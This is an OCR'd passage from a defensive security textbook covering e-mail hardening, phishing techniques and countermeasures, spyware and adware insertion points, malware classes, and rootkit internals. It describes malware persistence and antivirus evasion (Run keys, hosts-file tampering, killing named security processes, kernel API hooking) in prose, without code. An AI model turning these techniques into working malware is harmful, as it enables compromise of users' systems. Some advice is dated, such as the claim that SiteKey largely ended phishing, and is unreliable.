


Figure 12-4 Even though it may require more of your work in explaining to your kids or users that these settings are necessary, they are worth the effort.

graphical appeal and functionality of e-mail, it is very effective at restricting potential malicious activity based on dynamic features or vulnerable user interface software (recall the GDI+ vulnerability we discussed earlier in this chapter, and refer to the discussion of libpng issues we will discuss later in the context of non-Microsoft vulnerabilities). Therefore, we still recommend it for power users who can deal with the usability limitations. To configure Outlook 2003 and later for plaintext e-mail, use the Tools | Options | Preferences tab | Email Options button | Read All Standard Email as Plain Text setting. In Outlook Express, use Tools | Options | Read tab | Read All Messages in Plain Text check box.

Official recommendations for configuring plaintext e-mail can be found at http://support.microsoft.com/?kbid=307594, 831607, and 291387 for Outlook 2002/XP, Outlook 2003, and Outlook Express 6, respectively.




Figure 12-5 Allowing only specific websites to be visited can reduce the vectors of attack dramatically.

Don't Be Gullible on the Internet

Let's face it, not all security problems are rooted in the technical. End users are complicit in achieving better security, and they shouldn't simply rely on technology to save them no matter how ill-advised their behavior. In the chapter so far, we've covered many tips for behaving sanely on the Internet, some of which we'll reiterate here:

- *Be extraordinarily cautious with e-mail attachments.* We recommend not launching them period, unless you are specifically expecting them from someone.
- *Don't assume that e-mail from a trusted correspondent was actually sent by that person.* It could be an address book worm masquerading as the correspondent.
- *Strenuously avoid providing any sensitive information via web browser or e-mail.* Yes, that's a bit extreme, but in years of analyzing the security practices of online service providers and the software that underlies them, you can say we

are a little paranoid. One way to maintain your participation in the world of online commerce, even in light of this rule, is to establish a credit card with a low charge limit and fraud refund guarantee and then set its billing address to a mail service center, post office box, or other nonsensitive physical location where packages can be received. Thus, any information you enter online is "expendable," and you can sleep better at night. It also pays to remember that good online vendors won't ask you for sensitive data in e-mail or via other inappropriate mediums (for example, without SSL). If you are using a vendor who does that, stop giving them your business.

- *Strive to authenticate the sites you navigate on the Internet.* If the site uses SSL and asks for sensitive information, check the SSL certificate before proceeding to validate that the site is what it pretends to be. Avoid clicking links to navigate to sensitive sites such as online banking/financial services. Instead, manually type them into the browser's address bar and then bookmark them as Favorites.

We hope these tips, used in conjunction with the technical advice we've given so far, enable a safer and more productive online experience for you and your family.

Why Not Use Non-Microsoft Clients?

For some, this would seem the ultimate countermeasure for Microsoft's ongoing Internet client security vulnerabilities. In fact, the U.S. Computer Emergency Response Team (US-CERT) caused quite a media splash when they became one of the more prominent security authorities to make this recommendation in their Vulnerability Note VU#713878 in July 2004 (see http://www.kb.cert.org/vuls/id/713878). Although initially attractive, like most extreme positions, the attractiveness fades under harsher analysis. Let's take a look at some of the pros and cons of dumping IE.

It's undeniable that using Microsoft Internet clients makes users a bigger target for nefarious activity. The best security researchers and malicious hackers in the world are working 24/7 to find the ultimate hole in Microsoft's armor, if for nothing else than the satisfaction of causing maximum damage to the widest number of users, both corporate and individual. There are two important consequences of this phenomenon:

- It becomes difficult to tell if Microsoft produces software of exceptionally poor quality, or if it is simply subject to greater scrutiny than other vendors.
- Of all software vendors, Microsoft has the most (potential) to learn from this unique scrutiny and in many cases has taken steps to improve its products in ways that most other vendors have not (yet).

Simple intuition indicates that any organization with the resources of Microsoft should at least be competitive in terms of product quality, and informal studies have indicated that, if anything, IE is superior to similar products in terms of quality. For example, Michal Zalewski's comparison of browser crashes at http://www.securityfocus.com/archive/1/378632 found that IE was immune to several common bugs that crashed other browsers (one caveat: such informal comparisons are by nature subject to a number

of biases and are not definitive). If you believe that Microsoft alternatives such as Mozilla's Firefox (http://www.mozilla.com/en-US/firefox/) and Opera (www.opera.com) have just as many security vulnerabilities, but that they simply haven't been exposed due to lack of focus on non-Microsoft products, then we think it makes sense to stick with Microsoft. On the other hand, if you conversely believe that IE's track record is indicative of substantially poorer software design and implementation quality than rivals, then by all means, switch now.

Even if you stop using IE, it is difficult to strip its core functionality out of the operating system (as we all became painfully aware following Microsoft's antitrust settlement with the U.S. government). As you saw earlier in this chapter with the `Shell.Explorer` ActiveX control, such components will always be available to exploit within Windows, whether IE is used or not. The tight integration of all Microsoft products compounds this issue (think Office, largely a collection of ActiveX controls in its own right). If you're going to drop IE, you will likely soon find yourself contemplating dropping Microsoft products altogether to achieve optimal security improvements.

Finally, regardless of whether you use IE or not, the important thing is to follow the advice we've laid out in this chapter when navigating the potentially harsh waters of the Internet. In our experience, the debate about dumping IE tends to devolve quickly into emotion and away from factuality—and frankly, there are much more practical debates to be had about the state of Internet client security today.

SOCIO-TECHNICAL ATTACKS: PHISHING AND IDENTITY THEFT

Although we think it's one of the more unfortunate terms in the hacker vernacular, *social engineering* has been used for years in security circles to describe the technique of using persuasion and/or deception to gain access to information systems. Social engineering typically takes place via human conversation or other interaction. The medium of choice is usually the telephone, but it can also be communicated via an e-mail message, a television commercial, or countless other media for provoking human reaction.

Social-engineering attacks have garnered an edgy technical thrust in recent years, and new terminology has sprung up to describe this fusion of basic human trickery and sophisticated technical sleight-of-hand. The expression that's gained worldwide popularity is *phishing*, which is defined as follows by the Anti-Phishing Working Group (APWG, http://www.antiphishing.org):

> Phishing attacks use "spoofed" e-mails and fraudulent websites designed to fool recipients into divulging personal financial data such as credit card numbers, account usernames and passwords, social security numbers, etc.

Thus, phishing is essentially classic social engineering married to Internet technology. This is not to minimize its impact, however, which by some estimates costs consumers over $1 billion annually, an amount that is growing steadily. This section will examine

some classic attacks and countermeasures to inform your own personal approach to avoiding such scams.

Phishing Techniques

APWG is probably one of the best sites for cataloging recent widespread scams. The common themes to such scams include:

- Targeting financially consequential online users
- Invalid or laundered source addresses
- Spoof authenticity using familiar brand imagery
- Compelling action with urgency

Let's examine each one of these in more detail. Phishing scams are typically *targeted at financially consequential online users*, specifically those who perform numerous financial transactions or manage financial accounts online. As the saying goes, "Why do criminals rob banks? Because that's where the money is." Thus, the top most targeted victims include Citibank and Bank of America online banking customers, eBay and PayPal users, larger regional banks with online presences, and Internet service providers whose customers pay by credit card, such as AOL and Earthlink. All these organizations support millions of customers through online financial management/transaction services. Are you a customer of one of these institutions? Then you likely have already or will soon receive a phishing e-mail.

As one might imagine, phishing scam artists have very little desire to get caught, and thus most phishing scams are predicated on *invalid or laundered source addresses*. Phishing e-mails typically bear forged "From" addresses resolving to nonexistent or invalid e-mail accounts, or are typically sent via laundered e-mail engines on compromised computers and are thus irrelevant to trace via standard mail header examination techniques. Similarly, the websites to which victims get directed to enter sensitive information are temporary bases of operation on hacked systems out on the Internet. If you think phishing is easy to stomp out simply by tracking the offenders down, think again.

The success of most phishing attacks is also based on *spoofing authenticity using familiar brand imagery*. Again, although it may appear to be technology driven, the root cause here is pure human trickery. Take a look at the fraudulent phishing e-mail in Figure 12-6. The images in the upper-left corner of the e-mail are taken directly from the http://wellsfargo.com home page, and they lend an air of authenticity to the message (which is itself only a few lines of text that would probably be rejected out-of-hand without the accompanying imagery). The copyright symbol in the footer also plays on this theme. Surely this must be a legitimate message because it bears the imprimatur of the Wells Fargo brand!

TIP

Savvy companies can learn whether their customers are being phished by examining their web server logs periodically for HTTP Referrer entries that indicate a fraudulent site may be pointing back to graphic images hosted on the authentic website. Although it's trivial to copy the images, many phishing sites don't bother and thus beacon their whereabouts to the very companies they are impersonating.

Of course, the "Please update your information here" link at the end of this message takes the user to a fraudulent site that has nothing to do with Wells Fargo but is also dressed up in similar imagery that reeks of authenticity. Many phishing scams spell out the link in text so that it appears to link to a legitimate site, again attempting to spoof authenticity. Even more deviously, more sophisticated attackers will use a browser vulnerability or throw a fake script window across the address bar to disguise the actual location (you saw an example of this in our discussion of IE improper URL canonicalization, earlier in this chapter). The fraudulent site behind the scam in Figure 12-6 looks nearly identical to the actual site at https://online.wellsfargo.com/signon, and it even pops a window over the address bar to hide its actual location, which is http://216.43.204.4/1/index.php.

TIP Reading e-mail in plaintext format allows you to more easily distinguish fraudulent hyperlinks, because the phishing site will appear in angle brackets (< and >) following the "friendly" legitimate link name.




Figure 12-6 A phishing e-mail targeted at Wells Fargo banking customers

Finally, looking again at Figure 12-6, we see an example of how phishing *compels action with urgency*. Besides heightening the overall authenticity and impact of the message, this is actually critical to the successful execution of the fraud. According to AWPG research, the average "life span" of fraud sites, measured by how long they continue to respond with content, is only a matter of days. Thus, the fraud is most successful when it drives the maximum number of users to the fraudulent site in the shortest amount of time, to maximize the harvest of user credentials.

Of course, the carnage that occurs after a scam artist obtains a victim's sensitive information can unfold with anything but a sense of urgency. *Identity theft* involves takeover of accounts and also opening of new accounts using the information gleaned from fraud-like phishing. Even though victims are typically protected by common financial industry practices that reduce or eliminate liability for unauthorized use of their accounts, their creditworthiness and personal reputations can be unfairly tarnished, and some spend months and even years regaining their financial health.

NOTE You IT pros in the audience who may still be snickering at the misfortunes of hapless end users should read about the lawsuit filed by a Bank of America customer who blamed the bank for failing to alert him to malicious code that had infected his computer and authorized a $90,000 wire transfer to Latvia. See http://searchsecurity.techtarget.com/columnItem/0,294698,sid14_gci1062440,00.html.

Phishing Countermeasures

Thanks (unfortunately) to the burgeoning popularity of this type of scam, the Internet is awash in advice on how to avoid and respond to phishing scams. Some of the resources we've found to be the most helpful for end users include:

- http://anti-phishing.org/consumer_recs.html
- http://www.ftc.gov/bcp/edu/microsites/idtheft/

New technologies have come out in recent years that have effectively squashed the phishing threat. While attacks such as these do occur still, many can be prevented by the usage of technologies such as SiteKey. For example, Bank of America uses SiteKey to tell you that you are on the legitimate version of their website. The technology forces you to pick an image to be assigned to your username. When you log in, you must confirm that the image presented is indeed the image you originally chose when you set up the access. This type of technique is highly effective in preventing phishers from capturing your usernames and passwords but it requires *you* to be diligent as well. For more information about Bank of America's SiteKey usage, check out http://www.bankofamerica.com/privacy/sitekey/.

While technologies like SiteKey play an important role in increasing the security of any website's authentication model, they are not foolproof, as their weakest link is always the body sitting in between the chair and keyboard. For example, a recent MIT/Harvard study found that 92 percent of online customers don't notice when the SiteKey image is not presented and will go ahead and log in with only their username and password

anyway. So again, no matter how much technology is put into place, the limiting factor is always the individual. That is why training and education is the final stand.

And of course, we recommend our own advice from the earlier section titled "General Microsoft Client-Side Countermeasures." In particular, reading e-mail in plaintext format can help reduce the effectiveness of one of the key tools of phishers, spoofing authenticity using familiar brand imagery. In fact, plaintext e-mail allows you to blatantly see fraudulent hyperlinks disguised as legitimate ones because they appear in angle brackets (< and >).

Finally, if you encounter what you think might be a phishing scam, report it. Most ISPs maintain an "abuse" alias (for example, abuse@hotmail.com). Other organizations, such as banks, can be more difficult to contact electronically, but start with their customer service department and work inward. There are also some up-and-coming organizations that are focusing specifically on identifying and holding accountable perpetrators of phishing (for example, http://www.digitalphishnet.org).

ANNOYING AND DECEPTIVE SOFTWARE: SPYWARE, ADWARE, AND SPAM

Most users are familiar with software that behaves (mostly) transparently and according to expectations. Anyone who's read this chapter is also familiar with software that undeniably performs activities that no sane user would authorize (and if you haven't gotten your fill yet, wait till our upcoming discussion of malware). Somewhere between these two extremes sits a category that we call *annoying and deceptive software*. Annoying and deceptive software is composed of programs that may perform some activities with the consent of the user and others that do not. Annoying and deceptive software includes spyware, adware, and spam (although not all adware is deceptive). The key differentiator between annoying and deceptive software and the outright malicious is intent. Annoying and deceptive software is not out to compromise your system just for the sake of it—unauthorized access is simply a means to an end (usually economically motivated, such as selling online advertisements).

Briefly, *spyware* is designed to surreptitiously monitor user behavior, usually for the purposes of logging and reporting that behavior to online tracking companies, which in turn sell this information to advertisers or online service providers. Corporations, private investigators, law enforcement, intelligence agencies, suspicious spouses, and so on have also been known to use spyware for their own purposes, both legitimate and not. A key example of the former type of spyware is the Gator Advertising Information Network (GAIN), also known as Claria Corporation, a network of advertisers who deliver ads through Gator's adware agent (although we have to say that GAIN is getting much better about asking users' consent before installing their software nowadays). *Adware* is broadly defined as software that inserts unwanted advertisements into your everyday computing activities. The best example of adware is those annoying pop-up ads that can overwhelm your browser when you visit a site with abusive advertising practices. Last

but not least, *spam* is unsolicited commercial e-mail (also called UCE). Unless you've been living off the grid for the last decade, you know exactly what spam is and how annoying it can be.

Numerous resources are available on the Internet that catalog and describe annoying and malicious software. Some of our favorites include:

- http://www.junkbusters.com
- http://www.spywareinfo.com
- http://www.spywareguide.com
- http://www.microsoft.com/spyware

The rest of our discussion will cover common spyware, adware, and spam insertion techniques, and how to rid yourself of these pests.

Common Insertion Techniques

Spyware and adware typically insert themselves via one or more of the following techniques:

- By installing an executable file to disk and referencing it via an autostart extensibility point (ASEP)
- By installing add-ons to web browser software

Spam, of course, inserts itself into your e-mail inbox, so we won't talk much about that in this section (we'll spend more time discussing how to deflect spam in the next section). Let's take a look at each of these techniques in more detail.

Autostart Extensibility Points

We've already referenced autostart extensibility points (ASEPs) in our discussion of Internet client hacking history. The importance of ASEPs in the proliferation of annoying, deceptive, and even downright malicious software cannot be underestimated—in our opinion, ASEPs account for 99 percent of the hiding places used by these miscreants. You can examine your own system's ASEPs using the msconfig tool on Windows XP (click the Start button, select Run, and enter **msconfig**.). Figure 12-7 shows the msconfig tool enumerating startup items on a typical Windows XP system.

ASEPs are numerous, and they are generally more complex than the average user wishes to confront (especially considering that uninformed manipulation of ASEPs can result in system instability), so we don't recommend messing with them yourself unless you really know what you are doing. Use an automated tool such as the ones we will recommend shortly.




Figure 12-7 The msconfig utility enumerates autostart extensibility points on Windows XP. Note the peer-to-peer networking software program highlighted here.

Web Browser Add-Ons

Right up there with ASEPs in popularity are web browser add-ons, a mostly invisible mechanism for inserting annoying or deceptive functionality into your web browsing experience. One of the most insidious browser add-on mechanisms is the Internet Explorer Browser Helper Object (BHO) feature (see http://msdn.microsoft.com/library/en-us/dnwebgen/html/bho.asp for technical information on BHOs, and see http://www.spywareinfo.com/articles/bho for a shorter explanation). Up until Windows XP SP2, BHOs were practically invisible to users, and they could perform just about any action feasible with IE. Talk about taking a good extensibility idea too far—BHOs remind us of Frankenstein's monster. Fortunately, in XP SP2, the Add-On Manager feature (under Tools | Manage Add-ons) will now at least enumerate and control BHOs running within IE. You'll still have to manually decide whether to disable them, which can be a confusing task because some deceptive software provides little information with which to make this decision within the IE user interface. Alternatively, you can use one of the third-party tools we recommend in our upcoming section about blocking, detecting, and cleaning such miscreants.

Blocking, Detecting, and Cleaning Annoying and Deceptive Software

Why does annoying and deceptive software persist? For the oldest reason on the books: it makes money. Thanks to the growth of the Internet, the economics of even something as annoying and routinely discarded as spam become attractive.

In light of the information we just discussed, one of the best mechanisms for fighting annoying and deceptive software is at the economic level. Don't respond to spam or agree to install adware or spyware on your system in exchange for some cool new software gadget (such as peer-to-peer file sharing utilities). Yes, this requires fighting your own internal economic instincts that drive you to use a "free" ad-supported product rather than paying a flat fee or subscription for an advertising-free version, but, hey, mass culture adopted cable television and TiVo pretty readily, so we have faith that the hidden costs of advertisement will prove to be the economic loser in the long term.

The TiVo concept brings up technological solutions for filtering deceptive and annoying software. Numerous antispam programs are available today that will filter unwanted mail from your inbox (see http://www.spamfilterreview.com for a comparison, or just grab the top-rated one from download.com). Most are designed around blacklist or whitelist approaches. Blacklists are updated lists of known spam messages (based on sender, subject, and so on) that filter each message coming in. Whitelist approaches take the opposite tack, in which the user provides an "approved" list of senders or other criteria and the spam filter simply blocks everything else. Each has pluses and minuses, depending on your e-mail usage behavior. If you receive a lot of mail from diverse senders that may or may not be known to you, obviously the blacklist approach is superior.

Spam can also be filtered at the mail server, before it even reaches the e-mail client software. Almost every corporation or e-mail service provider of substance today offers some form of spam filtering. The techniques are also based on whitelists and blacklists, and new infrastructure-wide solutions such as Sender ID (see http://www.microsoft.com/senderid) have gained broad acceptance as well.

For dealing with adware and spyware, Germany hosts the top two contenders: Spybot Search & Destroy, from http://www.safer-networking.org, and Ad-aware, from Lavasoft, at http://www.lavasoft.com. Other top contenders include CA's PestPatrol and Webroot's SpySweeper.

TIP If you want to get an idea of how infected your system is, try running the free scan PestScan from PestPatrol at http://www.pchell.com/pestscan/.

Beyond the automated hardening offered by antispyware tools, more advanced users may consider making additional, manual configuration changes to their system—for example, configuring your hosts file to block ad servers and then making the hosts file read-only (see http://www.sc.rr.com/rrhelp/spyware.htm).

TIP Try running antispyware tools while running in Windows Safe Mode, which can reveal infections overlooked while running in standard mode. For more detailed comparisons of the top antispyware tools, see http://spywarewarrior.com.

MALWARE

Although the term is still gaining traction in mainstream circles, *malware* is generally accepted among more technical folk as a term that encompasses all forms of malicious software, including:

- **Viruses** Infectious programs that can reproduce themselves but require interaction to propagate.
- **Worms** Infectious programs that can self-propagate via a network.
- **Rootkits and back doors** Programs designed to infiltrate a system, hide their own presence, and provide administrative control and monitoring functionality to an unauthorized user or attacker.
- **Bots and zombies** Very similar to rootkits and back doors but focused additionally on usurping the victim system's resources to perform a specific task or tasks (for example, distributed denial of service against an unrelated target or send spam).
- **Trojan horses** Software that does something other than, or in addition to, its purported functionality. Usually, this means installing a rootkit or back door.

In contrast to spyware, adware, and spam, malware has *obvious and indefensibly malicious intent*.

Although the classes of malware we just described have historically infected systems of all makes and models, our discussion in this section will focus primarily on Microsoft Windows variants, again due to the overwhelming preponderance of malware targeted at the widely deployed Windows platform today.

Our discussion will first focus on the most popular variants of malware circulating today, attempt to derive some common attack themes in parallel, and, finally, provide some concrete and abstract countermeasures that you can implement to prevent, detect, and/or respond to malware attacks.

Malware Variants and Common Techniques

Our discussion is aligned around the classes of malware we described previously: viruses, worms, rootkits and back doors, and bots and zombies.

Viruses and Worms

Viruses and worms remain the most popular forms of malware in circulation today. Entire books have been written on these infectious critters, and we're not going to spend

a lot of time discussing them here. Instead, we point the reader to the abundant information available on the Internet describing recent and long-dormant viruses and worms. Some of our favorite sites include:

- McAfee: http://vil.nai.com/vil/default.aspx
- Symantec: http://securityresponse.symantec.com
- Computer Associates: http://www.ca.com/us/anti-virus.aspx
- Panda Security: http://www.pandasecurity.com/homeusers/security-info/latest-threats/
- Microsoft: http://onecare.live.com

For a free scan from Microsoft, you can visit http://onecare.live.com/site/en-us/default.htm?s_cid=sah.

Here are the most important qualities to consider for viruses and worms:

- Propagation mechanism
- Payload
- Insertion points
- Detection avoidance

From our perspective, the dominant virus/worm propagation mechanisms of the last several years have been e-mail attachments and software vulnerabilities such as buffer overflows (for example, the My Doom virus propagated via e-mail attachment, and the Slammer worm [http://www.cert.org/advisories/CA-2003-04.html] propagated by exploiting a remote buffer overflow in Microsoft's SQL server). As long as humans remain the dominant interactive and creative agents for software, these trends are not likely to change anytime soon.

Payloads and post-infection activities have focused primarily on self-propagation and remote control of the victim system (via rootkits, back doors, bots, or zombies, which we will discuss in more detail momentarily). Slammer in particular was illustrative of the capability of well-designed software to scan for and infect vulnerable hosts on a large network. According to several researchers, Slammer was the fastest computer worm in history: the initial infection population doubled in size approximately every 8.5 seconds, and the worm achieved a full scanning rate of over 55 million scans per second, which was potentially limited because significant portions of the network did not have enough bandwidth to allow it to operate unhindered. And malware has long now been reaching out to remote sites on the Internet to download additional payload items, upload sensitive data from the victim's system, send anonymous (laundered) spam, or search Internet search engines for more e-mail addresses to attempt to propagate to.

Insertion points refer to the locations where the files and data in the payload that actually execute the virus/worm functionality are installed or hidden. There is a wide diversity of executables, DLLs, and the like used by virus/worm writers to do their bidding, but one of our long-time observations of this space is that almost all of them

attempt to write values to the Run keys in the Windows Registry in order to ensure the code will restart at the next logon. The main Windows Run keys are at HKLM\Software\Microsoft\Windows\CurrentVersion\Run and HKCU\Software\Microsoft\Windows\CurrentVersion\Run.

If you see anything suspicious here, your system may be infected, and you should read the upcoming section titled "Detecting and Cleaning Malware."

Besides the Registry, it is also becoming more commonplace for malware to overwrite other key configuration data on compromised machines. For example, variants of the MyDoom worm rewrote victim %systemroot%\system32\drivers\etc\hosts files to prevent them from accessing common antivirus and software patch update sites.

Finally, more and more viruses and worms are being written to perform detection avoidance, primarily by monitoring for key components of popular antivirus programs and deleting or disabling them. Typically, this is done by terminating processes of common detection tools (for example, navapw32.exe for Symantec's Norton Antivirus program, and vsmon.exe for ZoneAlarm personal firewall) and/or deleting Registry entries related to starting such programs at logon (obviously, if the malware writers use the Run keys to restart their own programs, they are also well positioned to prevent detection tools from restarting).

These are very rudimentary detection avoidance techniques, and, of course, detection avoidance is an escalating arms race that is never truly won or lost. Due to its complexity, there are probably limitless ways to hide programs within Windows, as you will see in the next section on rootkits and back doors.

Rootkits and Back Doors

Although the term was originally coined on the UNIX platform ("root" being the superuser account there), the world of Windows rootkits has undergone a renaissance period in the last few years. Interest in Windows rootkits was originally driven primarily by Greg Hoglund, who produced one of the first utilities officially described as an "NT rootkit" circa 1999 (although many others had been "rooting" and pilfering Windows systems long before then using custom tools and assemblies of public programs, of course). Hoglund's original NT Rootkit was essentially a proof-of-concept platform for illustrating the concept of altering protected system programs in memory ("patching the kernel" in geek-speak) to completely eradicate the trustworthiness of the operating system.

More recently, Greg's site, http://www.rootkit.com, has blossomed into a dynamic forum for sharing ideas on subverting operating systems, and an entire crop of prepackaged rootkits has gained widespread popularity (and deployment) across the world. In-depth examination of all the stealth techniques for hiding presence on a Windows system would require us to write another book entirely, so we're going to focus our discussion on the most popular tools and techniques being used today so that you can focus your efforts to defeat these miscreants where they'll achieve the most reward.

This being said, the concept of rootkits itself illustrates the folly of trying to rescue a Windows system that has been compromised at so fundamental a level. Our first advice if you find yourself in this state would be to back up known-good data and then flatten and rebuild your system. Again, the techniques discussed next are only the most popular as of this writing, and the boundaries are being pushed all the time—don't assume that simply by examining the receptacles we outline here that you are safe from infection.

One of the best rootkit primers we've read is Jamie Butler's 2003 presentation at http://www.immunitysec.com/downloads/shindig-2-butler-jamie.ppt.Inthispresentation, Jamie outlines the basic premise exploited by modern rootkits: Microsoft and many other operating system vendors use only two out of the four privilege levels (called *rings)* provided by standard Intel hardware. This sets up a single barrier between nonprivileged *user mode* activity in Ring 3, and highly privileged *kernel mode* functions in Ring 0 (again, Rings 1 and 2 are not used). Thus, any mechanism that can penetrate the veil between user mode and kernel mode can attain unlimited access to the system.

Early rootkits crossed this boundary by *hooking* application programming interface (API) calls used to communicate between user and kernel mode. By hijacking the interfaces exposed by the kernel (via the operating system files kernel32.dll and ntdll.dll), an attacker can provide false information to the user of the local system. The API calls traditionally hooked in this manner manipulate the System Call Table and Interrupt Descriptor Table (IDT). Typically, rootkits use this to mask their activities by hiding files, processes, or ports with special names (for example, the AFX Rootkit hides all processes, files, and Registry keys matching the string "~ ~*"). API hooking is a very powerful technique that can even evade low-level analysis techniques such as debugging, which uses APIs to examine memory.

Jamie's presentation goes on to describe a more direct mechanism for attaining control of kernel memory, via kernel-mode device drivers (or loadable kernel modules, LKMs, on non-Windows systems). This is how most modern rootkits work today.

